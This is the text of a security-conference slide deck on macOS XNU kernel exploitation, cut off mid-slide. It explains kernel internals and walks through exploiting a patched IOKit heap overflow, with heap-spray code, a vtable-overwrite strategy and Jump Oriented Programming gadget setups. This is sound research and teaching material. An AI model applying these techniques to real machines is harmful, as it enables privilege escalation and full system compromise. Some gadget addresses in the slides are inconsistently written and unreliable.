macOS kernel exploitation

NORBERT SZETEI @73696e65

Agenda

- Important concepts specific for Apple (XNU)
- n-day vulnerability analysis
- Techniques to gain control over kernel
- Kernel mitigations
- Covered macOS 10.10 (Yosemite) until the current version 10.13.3 (High Sierra)
- No 0-days in this talk

XNU

An overview of XNU

- Open source kernel (http://opensource.apple.com)
- Some of the binaries (daemons, drivers) are proprietary
- Often a common attack surface and techniques for both macOS and iOS
- iOS is much harder to debug and exploit (SECURE_KERNEL)
- Despite similarities to keep the length of this talk sane, we would not cover iOS

Constituents

- Mach microkernel (CMU)
- BSD
- IOKit
- Libkern - runtime, primitive classes (data types)
- The Platform Expert (HW specific layer)

Mach (/osfmk)

- Thread and task abstraction
- Virtual memory management
- IPC - Mach messages
- MIG (Mach Interface Generator) - RPC, XPC
- Exceptions
- Synchronization primitives
- Scheduling

task structure

```
// osfmk/kern/task.h
struct task { /* truncated */
..      queue_head_t threads;
        void *bsd_info;             // pointer to bsd process object
        struct ipc_port *itk_sself; // a task's SEND right
}
// osfmk/kern/thread.h
struct thread { /* truncated */
        struct ipc_port *ith_sself; // a thread's SEND right ..
        void *uthread;
}
```


BSD (/bsd)

- Derived primarily from FreeBSD
- POSIX compatible API
- Processes and permissions (users, groups)
- Network stack
- Block (bdevsw) and character devices (cdevsw) in /dev
- Virtual filesystem switch (VFS)
- Signals, IPC, memory management

process structure

```
// bsd/sys/proc_internal.h
struct proc { /* truncated */
        pid_t p_pid;                           // Process identifier
        void *task;                            // Mach Task
        TAILQ_HEAD( , uthread) p_uthlist;      // List of uthreads
        kauth_cred_t p_ucred;                  // Process owner's identity
}
// bsd/sys/ucred.h
struct ucred { /* truncated */
        struct posix_cred {
                uid_t cr_uid;   // effective user id
                uid_t cr_ruid;  // real user id
        }
}
```

BSD and Mach process abstraction




Mach IPC

- Unidirectional communication used in both userspace and kernelspace (and between)
- Port - endpoint for passing messages
- To access the port, you need the appropriate port rights (SEND, RECEIVE, SEND_ONCE)
- Port rights can be encapsulated in Mach messages
- Port name (unsigned int) refers to the right in the namespace of the task, similarity with file descriptors
- But unlike descriptors, rights in general are not inherited across fork()


Mach IPC

- There can be multiple holders of SEND right (senders)
- Only one owner of RECEIVE right can read the sent messages or create the other rights
- Consequently the SEND right can be copied, but RECEIVE right only moved
- If the port becomes invalid (SEND_ONCE) or the receiver terminates, SEND_* becomes DEAD_NAME
- With SEND right we can manipulate the virtual memory of a task and gain access to its threads

Mach IPC


Task with the RECEIVE right
MSG +
SEND right
MSG
MSG +
SEND_ONCE right
Task_1
(multiple
replies
possible)
Task_2
(no reply
possible)
Task_3
(1 reply
possible)

Mach IPC



- Foremost, how can we obtain a SEND rights to Task_[1-3]?
- Every task has a SEND right to a Bootstrap Server

lsmp

```
$ sudo lsmp  -p $$
Process (17494) : bash
  name      ipc-object    rights    ... identifier  type
---------   ----------  ----------  ... ----------- ------------
0x00000103  0x66bafa7b  send        ... 0x00000000  TASK SELF (17494) bash
0x00000203  0x66baeb63  recv        ...
0x00000307  0x672f1d83  recv        ...
0x00000403  0x66baf883  recv        ...
0x00000507  0x66baf0a3  send        ... 0x00000000  THREAD (0x13ab0c)
0x00000603  0x672f092b  recv        ...
0x00000707  0x47625f53  send        ... 0x0002e903  (1) launchd
0x00000803  0x42311a7b  send        ...  0x00000000  CLOCK
0x00000903  0x672f1b8b  recv,send   ...
0x00000a03  0x42312063  send        ... 0x00000000  HOST
0x00000b03  0x447fc4fb  send        ... 0x00001303  (113) notifyd
0x00000c03  0x68d49e2b  send        ... 0x0003ae63  (87) opendirectoryd
0x00000d03  0x447fd563  send        ... 0x00000c03  (69) logd
0x00000e03  0x68d48343  send        ... 0x0001d74b  (69) logd
0x00001003  0x68d47e03  recv,send   ...
                  +     send        ... 0x00024537  (69) logd
0x00001103  0x68d494fb  recv
                  +     send        ... 0x0000c223  (87) opendirectoryd
0x00001203  0x447fba7b  send        ... 0x00003603  (87) opendirectoryd
0x00001303  0x4481553b  send        ... 0x00000000  VOUCHER
0x00001403  0x672f00a3  send        ... 0x00000000  SEMAPHORE
```

IOKit (/iokit)

- Framework for building device drivers
- Object oriented, uses the subset of C++
- No multiple inheritance, exceptions, templates
- Drivers are objects with certain properties
- Similar mechanism like ioctl() for communication, implemented using properties
- The properties can be obtained and modified with userspace client

Examples of the attack surface

- IOKit drivers
- Syscalls (unix_syscall, mach_call_munger, machdep_syscall, diagCall)
- BSD block and character devices
- Network protocols
- Mach kernel API

Kernel panic

- Kernel calls panic() when unhandled exception occurs
- The Platform Expert invokes the NVRAM handler
- NVRAM writes the packed data to aapl,panic-info variable
- After the reboot, DumpPanic daemon unpacks the data
- It moves them to /Library/Logs/DiagnosticReports/*.panic
- For the simple use cases, inspecting this file provides sufficient information about the crash

Kernel panic (example)

```
Tue Mar  6 12:13:09 2018

*** Panic Report ***
panic(cpu 6 caller 0xffffff800ab6e339): Kernel trap at 0xffffff7f90909e86, type 14=page fault, registers:
CR0: 0x0000000080010033, CR2: 0xffffff7fe1a97b4c, CR3: 0x00000001af9fb13a, CR4: 0x00000000001627e0
RAX: 0x0000000029800000, RBX: 0x000000000a600000, RCX: 0x0100000100000000, RDX: 0x0000000100000000
RSP: 0xffffff81f868bb50, RBP: 0xffffff81f868bb80, RSI: 0xffffff81f868b9cc, RDI: 0xffffff81cb3e2000
R8:  0x0000001283fe33a4, R9:  0xffffff81cb3e62c8, R10: 0x0000020000011000, R11: 0x0000000000000000
R12: 0xffffff800b418cec, R13: 0xffffff7fe1a97b38, R14: 0x0000000000000000, R15: 0xffffff7f90909000
RFL: 0x0000000000010282, RIP: 0xffffff7f90909e86, CS:  0x0000000000000008, SS:  0x0000000000000010
Fault CR2: 0xffffff7fe1a97b4c, Error code: 0x0000000000000000, Fault CPU: 0x6, PL: 0, VF: 1

Backtrace (CPU 6), Frame : Return Address
0xffffff81f868b600 : 0xffffff800aa4f606
0xffffff81f868b650 : 0xffffff800ab7c654
..
Darwin Kernel Version 17.4.0: Sun Dec 17 09:19:54 PST 2017; root:xnu-4570.41.2~1/RELEASE_X86_64
Kernel UUID: 18D901F1-4A03-3FF1-AE34-C26B2732F13C
Kernel slide:     0x000000000a600000
Kernel text base: 0xffffff800a800000
```

Kernel crash debugging

- Inspecting structures, heap state, stack layout
- LLDB + KDK to improve readability
- One of the best descriptions of the debugging process is on WikiLeaks: Vault 7: CIA Hacking Tools Revealed
- KDK contains the development and debug kernel builds
- Compilation from the source code is mostly straightforward

KASLR

- Kernel address space layout randomization
- Information visible in the kernel dump
- Kernel is shifted by a random value with each boot, there are 256 different addresses to locate the kernel
- kslide = leaked_slid_address - address_in_kernel
- Necessity of infoleak to calculate the kslide
- Later we will see how it can be achieved with more sophisticated methods

Control Registers

- CR0 - Paging, enabling protected mode
- CR2 - Contains address which triggered a page fault
- CR3 - Page directory and page tables for the current task. Without –no_shared_cr3 set in boot-args, each task contains also the kernel address space, so switch between userspace and kernelspace threads is cheap.
- CR4 - Various bits like PAE, SMAP and SMEP

vpwn

Vulnerability

- **Heap overflow in IOKit driver (IOHIKeyboard IOHIDFamily-606.1.7, macOS 10.10)**

```
IOHIDSecurePromptClient::injectStringGated(void * p1, void * p2, void
* p3 __unused,void * p4 __unused)
{
   UTF32Char *string = (UTF32Char*)p1;
   intptr_t length = (intptr_t)p2 / sizeof(UTF32Char);
   require((length > 0) && (length < 4095), bad_argument);
   __InsertBytes(_reserved->rawKeystrokes, _reserved->insertionPoint,
_reserved->stringLength, string, length,  sizeof(UTF32Char));
    [ .. SNIP .. ]
}
```

Vulnerability

- __InsertBytes() performs memcpy()
- We can store as many as 4094 characters into the destination buffer, located on heap
- The destination buffer has only length 384
- To write a reliable exploit, there are several technicalities to solve

How to exploit the bug?

- **Can we control the layout of allocated objects to overflow the intended one?**
- **If so, which object do we overflow to gain the code execution?**
- **How to control the stack layout to execute our ROP chain?**
- **How to return safely from the kernel without panicking?**
- **We need to evade the KASLR**

IOKit - opening connection

- **All operations are invoked through special host port IOMasterPort (IOMasterPort(), kIOMasterPortDefault)**
- **Through this port we obtain the matching dictionary that specifies an IOService class match (via IOServiceMatching)**
- **IOServiceGetMatchingService[s]? finds a registered IOService object**
- **IOServiceOpen creates a connection to the specified IOService, which is translated to the MIG function**

IOKit - maintaining connection

- For each(!) connection, kernel allocates the memory per IOService UserClient
- Object (with reasonable size) is moved to kalloc zone according to its size
- Each zone is fixed size and splits memory pages to equal portions
- In other words, if a page is defined as 4096B, then for kalloc.128 we have 4096 / 128 = 32 possible elements
- Allocation zones could be examined with zprint command

zprint

```
$ sudo zprint kalloc
            elem         cur          max          cur          max          cur  alloc  alloc
zone name   size        size         size        #elts        #elts        inuse   size  count
-----------------------------------------------------------------------------------------------
kalloc.16     16      23996K       29927K      1535744      1915344      1532674     4K    256   C
kalloc.32     32      13672K       19951K       437504       638448       433432     4K    128   C
kalloc.48     48      14216K       19951K       303274       425632       287331     4K     85   C
kalloc.64     64      15944K       19951K       255104       319224       253292     4K     64   C
kalloc.80     80      17068K       19951K       218470       255379       217064     4K     51   C
kalloc.96     96       5704K        7882K        60842        84075        57184     8K     85   C
kalloc.128   128       9844K       13301K        78752       106408        76477     4K     32   C
kalloc.160   160       4136K        5254K        26470        33630        22146     8K     51   C
kalloc.192   192       4296K        5254K        22912        28025        21864    12K     64   C
kalloc.224   224      11456K       15764K        52370        72064        41592    16K     73   C
kalloc.256   256       4448K        5911K        17792        23646        13880     4K     16   C
kalloc.288   288       4700K        5838K        16711        20759        11828    20K     71   C
kalloc.368   368       1376K        1845K         3828         5134         3372    32K     89   C
kalloc.400   400       5200K        5838K        13312        14946        13021    20K     51   C
kalloc.512   512      25932K       29927K        51864        59854        51601     4K      8   C
kalloc.576   576       1276K        1751K         2268         3113         1958     4K      7   C
[ .. SNIP .. ]
```

IOKit (connection example)

```c
#include <IOKit/IOKitLib.h>

io_connect_t connection_create()
{
    io_service_t  service    = 0;
    io_connect_t  connect    = MACH_PORT_NULL;

    service = IOServiceGetMatchingService(
      kIOMasterPortDefault,
      IOServiceMatching("IOBluetoothHCIController")
    );
    IOServiceOpen(service, mach_task_self(), 0, &connect);
    return connect;
}
```

IOKit (allocation table)

- **What happens after we run this code?**

```
#define HEAP_OBJECTS_NR 500

int main() {
    uint64_t alloc_table[HEAP_OBJECTS_NR];

    for (int i = 0; i < HEAP_OBJECTS_NR; i++)
    {
        alloc_table[i] = connection_create();
    }
    sleep(1000);
}
```

zprint (before and after code execution)

- Except kalloc.400, most of the zones are unchanged
- 14007 - 13507 = 500 (HEAP_OBJECTS_NR)
- Observe the max elements, after exceeding this value, new pages are mapped and zone is extended

```
$ sudo zprint kalloc.400
            elem          cur          max          cur          max          cur   alloc   alloc
zone name   size         size         size        #elts        #elts        inuse    size   count
-------------------------------------------------------------------------------------------------
kalloc.400   400        5300K        5838K        13568        14946        13507     20K      51    C


            elem          cur          max          cur          max          cur   alloc   alloc
zone name   size         size         size        #elts        #elts        inuse    size   count
-------------------------------------------------------------------------------------------------
kalloc.400   400        5500K        5838K        14080        14946        14007     20K      51    C
```

IOKit - closing connection


- Releasing the UserClient is achieved by IOServiceClose()
- zfree() is called and the memory is released to the kalloc free list
- Free list contains a list of free blocks
- We built kernel heap allocation primitive
- Free list metadata was heavily exploited in the past, now they are hardened
- No metadata for the allocated objects

Exploiting heap overflow

- In macOS 10.10, the heap free list was very predictable
- Basically we have a LIFO, so the last deallocated object was the first used
- This could be exploited to overflow into arbitrary object
- Technique is called Heap Feng Shui and covered in numerous talks, see the references


Exploiting heap overflow I

- **Filling the memory using our allocation primitive:**




Exploiting heap overflow I

- **Filling the memory using our allocation primitive:**




- **Poking the hole (deallocating some object in the middle)**




Exploiting heap overflow I


- Filling the memory using our allocation primitive:



- Poking the hole (deallocating some object in the middle)




- Controlled allocation of our vulnerable object into the hole




Exploiting heap overflow II

- **State before the heap overflow**




Exploiting heap overflow II

- **State before the heap overflow**




- **State after the heap overflow**




Exploiting heap overflow II

- State before the heap overflow



- State after the heap overflow



- In practice we poke multiple holes, but the idea is the same
- The first few bytes of a C++ object contains virtual method table (vtable)

Overwriting vtable

- Pointer to the array of function pointers
- Used to achieve inheritence
- Common technique is to overwrite the vtable to gain control over instruction pointer (e.g.: by calling the free() method)

```
__int64 __fastcall IOAudioLevelControl::init(...)
...
0x0B963 lea r10, __ZTV14IOAudioControl ; `vtable for'IOAudioControl
...
0x0B981 call qword ptr [r10+920h]
```

Stack Pivoting

- Standard technique to pivot from the real stack to a fake one
- Return Oriented Programming is not enough, because we do not control the stack yet
- Jump Oriented Programming to store value for RSP with the controlled memory location
- Simple idea, if we control the content of RAX (vtable), we allocate and fill the memory with the offsets we call (or jmp to)
- Recall that no_shared_cr3 is not the default option

Jump Oriented Programming Example

```
uint64_t vtable = 0x3133700000;
uint64_t* rax = alloc((void*) 0x3133700000, 0x1000);

// call qword ptr [rax+20h]
rax[ 0x20 / sizeof(uint64_t)]=SLIDE_PTR(0xFFFFFF800085D5CD);

/*
__text:FFFFFF800085D5CD mov     rdi, [rax+8]
__text:FFFFFF800085D5D1 test    rdi, rdi
__text:FFFFFF800085D5D4 jz short loc_FFFFFF800085D5E0
__text:FFFFFF800085D5D6 mov     rax, [rdi]
__text:FFFFFF800085D5D9 pop     rbp
__text:FFFFFF800085D5DA jmp     qword ptr [rax+260h]
*/
```

Jump Oriented Programming Example

```
/*
__text:FFFFFF800085D5CD mov     rdi, [rax+8]
__text:FFFFFF800085D5D1 test    rdi, rdi
__text:FFFFFF800085D5D4 jz short loc_FFFFFF800085D5E0
__text:FFFFFF800085D5D6 mov     rax, [rdi]
__text:FFFFFF800085D5D9 pop     rbp
__text:FFFFFF800085D5DA jmp     qword ptr [rax+260h]
*/

uint64_t* rdi = alloc((void*) 0x1122330000, 0x1000);
rax[  0x8 / sizeof(uint64_t)] = 0x1122330000; // mov rdi, [rax+8]
rdi[  0x0 / sizeof(uint64_t)] = 0x1122330000; // mov rax, [rdi]
rdi[0x260 / sizeof(uint64_t)] = SLIDE_PTR(0xFFFFFF800039E740); //
jmp qword ptr [rax+260h]
```

JOP, another example

```
; 1) Store the controlled address to RBX
0xffffff800085ef0e: mov rbx, qword ptr [rax + 0x20]; call qword ptr
[rax]
```

JOP, another example

```
; 1) Store the controlled address to RBX
0xffffff800085ef0e: mov rbx, qword ptr [rax + 0x20]; call qword ptr
[rax]

; 2) Store the controlled address on stack
0xffffff800044d51b: push rbx; call qword ptr [rax + 0x48]
```

JOP, another example

```
; 1) Store the controlled address to RBX
0xfffff800085ef0e: mov rbx, qword ptr [rax + 0x20]; call qword ptr
[rax]

; 2) Store the controlled address on stack
0xfffff800044d51b: push rbx; call qword ptr [rax + 0x48]

; 3) Drop the address stored by the previous call instruction
0xfffff8000358248: pop rbp; jmp qword ptr [rax + 0x50]
```

JOP, another example

```
; 1) Store the controlled address to RBX
0xffffff800085ef0e: mov rbx, qword ptr [rax + 0x20]; call qword ptr
[rax]

